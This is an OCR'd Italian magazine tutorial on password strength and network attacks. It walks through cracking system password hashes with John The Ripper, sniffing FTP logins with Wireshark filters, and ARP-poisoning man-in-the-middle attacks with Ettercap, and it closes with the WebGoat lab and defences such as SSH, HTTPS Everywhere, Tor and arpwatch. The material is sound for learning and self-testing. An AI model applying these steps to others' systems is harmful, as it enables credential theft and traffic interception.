
Un attaccante potrebbe essere davvero crudele...

o 11.881.376, possibili password. Con la stessa frequenza di prova di prima, ci vogliono 118.814 secondi – 33 ore. Il tempo sarà 26 volte più lungo per ogni carattere che si aggiunge, quindi una password casuale di sei caratteri richiede 35 giorni per essere indovinata, mentre con una parola da sette caratteri ci vogliono due anni e mezzo. Certo, si assumono 100 controlli al secondo, questo valore dipende dalla potenza del sistema. **John The Ripper** è un tool per la scoperta delle password che effettua attacchi basati su dizionario agli hash delle password. Di solito lo si trova in un pacchetto chiamato John ed è disponibile all'URL **www.openwall.com/john**. Per scoprire quanto velocemente potete rompere le password, fate un test digitando

```
john --test
```

Vedrete la velocità con cui il tool può craccare le password avendone gli hash; eseguire un attacco a forza bruta in una rete è un'operazione più lenta. Invece di incrementare la lunghezza della password, potete aumentare il set di caratteri usati. Per esempio, una stringa di cinque caratteri contenente lettere sia minuscole che maiuscole e anche numeri da 0 a 9, ha 62*62*62*62*62 (circa 92.000.000) possibili opzioni. Con la frequenza di prova precedente ci vogliono 916.132 secondi, o 10,6 giorni, per craccarla, mentre con sei e sette caratteri si passa a 1,8 anni e 112 anni rispettivamente. Il problema con le password difficili da indovinare è che sono anche difficili da ricordare. Una soluzione proposta da Randall Munroe su **xkcd.com** è di usare password multiple, ad esempio quattro parole non correlate tutte in minuscolo. Se ipotizziamo che il pirata conosca la struttura della password, possiamo considerare la parola chiave come una stringa di quattro caratteri, dove ogni carattere è una parola. Se vi limitate alle 2.000 parole d'uso comune, il numero di potenziali password è 2.000*2.000*2.000*2.000, o 16 trilioni, e nelle stesse condizioni di prima ci vorrebbero 160 miliardi di secondi o 5.073 anni per craccarla. La password **comequandofuoripiove** è più facile da ricordare di **5Hjs9gE** e anche più sicura. Un modo per scoprire quanto sicura è la vostra password è cercare di craccarla con John The Ripper. Per prima cosa dovete eseguire **unshadow** per combinare /etc/passwd, che contiene i dettagli degli account utente, con /etc/shadow, che contiene gli hash delle password.

```
sudo unshadow /etc/passwd
/etc/shadow > hashes
```



Potete velocizzare il lavoro di John The Ripper compilandolo in modo ottimizzato per la vostra CPU. Certo, questo non è necessario se gli utenti amano usare la parola "password" come password...

Poi potete avviare John con

```
john hashes
```

Se ottenete il messaggio che non ci sono hash nel file, state usando una versione vecchia di John The Ripper e dovete recuperare quella più recente sul suo sito. Il programma cercherà di craccare ogni password del sistema quindi potrete capire se qualche utente sta usando delle parole chiavi facili da indovinare. Se le vostre password sono abbastanza complesse, questo comando non terminerà mai: cercherà di scovarle per giorni, settimane, mesi e perfino anni fino a quando non le troverà, o fino a quando non lo terminerete con Ctrl+C.

Attacco alla rete

Quando memorizzate delle informazioni su un computer, potete controllarle, impostare regole d'accesso e registrare quale utente ha fatto modifiche ai dati. Però, non appena le informazioni lasciano il computer e puntano verso la rete, ne perdete il controllo. Le reti sono sistemi aperti a cui i computer si uniscono o che abbandonano, e la maggior parte dei protocollo di rete privilegia la semplicità alla sicurezza. Un attaccante può sfruttare queste debolezze per succhiare i dati, e perfino controllare cosa potete inviare e ricevere. Il modo più semplice in cui possono fare ciò è ascoltare i dati che si muovono nella rete. **WireShark** è uno degli strumenti più versatili per fare lo sniffing (cioè leggere) del traffico di rete. Dopo averlo installato (dal gestore di pacchetti o prelevandolo da **www.wireshark.org**) potete avviarlo usando

```
sudo wireshark
```

Cliccate su **Pseudo-device**, che cattura tutte le interfacce, per avviare l'acquisizione dei pacchetti dalla rete (inclusi quelli inviati dalla macchina che state usando). Se qualcosa invia dei dati, vedrete un flusso di informazioni relative ai pacchetti. Per recuperare le informazioni che volete, dovete impostare un filtro. Per esempio, il filtro

```
http.request.uri
```

mostrerà i pacchetti con informazioni sulle richieste HTTP, mentre

```
ftp.request.command contains "USER"
```

o

```
ftp.request.command contains "PASS"
```

recupererà tutti i nomi utente e le password dell'FTP. Visto che il protocollo FTP invia i dati in chiaro, potete sempre leggere i dettagli di login dalla colonna Info. Provate voi stessi, facendo il login su un server FTP o scaricando il file capture d'esempio **iseries.cap** da **wiki.wireshark.org/SampleCaptures**. Comunque, in base al setup della rete, potreste scoprire che la rete stessa non fa passare molte informazioni dalla vostra porta di rete. Questo perché i moderni HUB delle LAN sono di tipo switched. Questo vuol dire che essi inviano i dati solo ai computer di destinazione. Per aggirare questo comportamento, un attaccante

dovrebbe usare l'Address Resolution Protocol (ARP) spoofing. Questo inganna gli altri computer della rete facendo loro mandare i dati al PC dell'attaccante invece che al destinatario; sarà poi l'attaccante a rimandare i dati, dopo averli letti, alla destinazione corretta. Potete provare nella vostra rete usando **Ettercap-NG** (**http://ettercap.sourceforge.net**). Avviatelo con l'interfaccia grafica:

```
sudo ettercap -G
```

Poi andate in **Sniff ➠ Unified sniffing** e selezionate l'interfaccia di rete. Allo scopo di avvelenare le tabelle ARP, dovete sapere quali macchine ci sono nella rete, quindi andate in **Hosts ➠ Scan For Hosts**. Per avviare l'attacco, cliccate su **MITM ➠ ARP Poisoning**, poi premete OK. Ora tutto è pronto, andate in **Start ➠ Start Sniffing**. Una volta che ha finito, andate in **Hosts ➠ Host List** ed evidenziate una delle vittime. Premete **Add to Target 1**. Potete eseguire **arp** sulle macchine delle vittime. Se l'ARP poisoning ha funzionato, tutti gli indirizzi IP punteranno allo stesso MAC address. A questo punto, tornando su WireShark, dovreste vedere molte più informazioni. Potete perfino usare Ettercap per controllare la rete. Per esempio, se andate in **View ➠ Connections**, vedrete l'elenco di tutte le connessioni TCP e UDP della rete. Potete terminare una connessione evidenziandola e premendo **Kill Connection**.

WebGoat

Le applicazioni Web sono territorio fertile per trovare exploit. L'Open Web Application Security Project (OWASP) ha creato un tool per dimostrare le potenziali vulnerabilità in quest'area. **WebGoat** è una Web App deliberatamente vulnerabile con un tutorial che spiega come attaccarla. Potete scaricarla da **code.google.com/p/webgoat/downloads/list**. Vi servirà anche **WebScarab**, un proxy Web che si trova all'URL **http://bit.ly/JZteqG**. Dopo aver decompresso WebGoat (potreste dover installare p7zip), entrate con **cd** nella sua cartella ed eseguite

```
sudo sh webgoat.sh start8080
```


Poi avviate WebScarab con

```
java -jar webscarab-
selfcontained-20070504-1631.jar
```

In alternativa potete eseguirlo dal LiveDVD disponibile su **www.appseclive.org**. Dovrete avviare il server con

```
sudo webgoat start8080
```


Poi avviate WebScarab dal menu **OWASP ➠ Proxies ➠ OWASP WebScarab**. Per accedere all'app puntate il browser all'indirizzo **http://127.0.0.1:8080/webgoat/attack** e usate **guest/guest** per il login. Per vedere i dati in WebScarab dovete dire al browser di usare il proxy server localhost sulla porta 8008 (assicurandovi di rimuovere tutte le voci dal box **No Proxy For**).



Le vulnerabilità intenzionali di WebGoat vi aiutano a imparare l'arte dell'intrusione

Protocolli sicuri

Per proteggervi mentre comunicate in rete, dovete assicurarvi di usare dei protocolli sicuri. Ad esempio, usate SSH al posto di Telnet (verificando di usare la versione 2 del protocollo SSH adoperando il flag **-2**) e SFTP al posto di FTP. Quando si tratta di navigare in Internet, siete limitati al livello di sicurezza stabilito dal server Web. Alcuni siti sono raggiungibili tramite il protocollo sicuro HTTPS (argomento che approfondiremo tra qualche numero…), mentre altri solo con il normale HTTP. Per aiutarvi a stare al sicuro da occhi indiscreti, la Electronic Frontier Foundation ha realizzato un plug-in per Firefox chiamato **HTTPS Everywhere** (**www.eff.org/https-everywhere**). Questo plug-in non aumenta il livello di sicurezza offerto da HTTPS, ma forza il browser a usare tale protocollo quando il sito lo supporta. Queste forme di cifratura prevengono la lettura dei dati da parte di malintenzionati, ma essi saranno sempre in grado di dire quali computer stanno comunicando tra loro. Per evitare di far sapere anche questa cosa dovete ricorrere a **Tor** (**www.torproject.org**). Il modo più facile per farlo è scaricare il loro Browser Bundle. Per anonimizzare la vostra navigazione Web, scaricate questo bundle, decomprimetelo ed eseguite **start_tor_browser**. Esso si collegherà alla rete Tor (un insieme di relay sparsi per il mondo), poi aprite il Firefox installato con il bundle. Quando navigherete sul Web usando questo software, i dati verranno inviati in modo sicuro attraverso diversi computer, rendendo virtualmente impossibile per chiunque sapere quali siti state guardando. Oltre al browser Web, Tor consente anche ad altre applicazioni di parlare attraverso la rete Tor. I dettagli su quali software funzionano con questo sistema li trovate all'URL **https://trac.torproject.org/projects/tor/wiki/doc/TorifyHOWTO**. Potete proteggere voi stessi contro l'ARP spoofing in altri modi, comunque. Usate **arpwatch** o **arpalert** per ricevere dei report su incidenti di ARP spoofing nei log di sistema, mentre **ArpON** cercherà di fermare tali attacchi. LXP



John The Ripper è un veloce tool per l'esecuzione di attacchi a forza bruta contro gli hash delle password. Visto quanto è facile usarlo, scegliete bene le password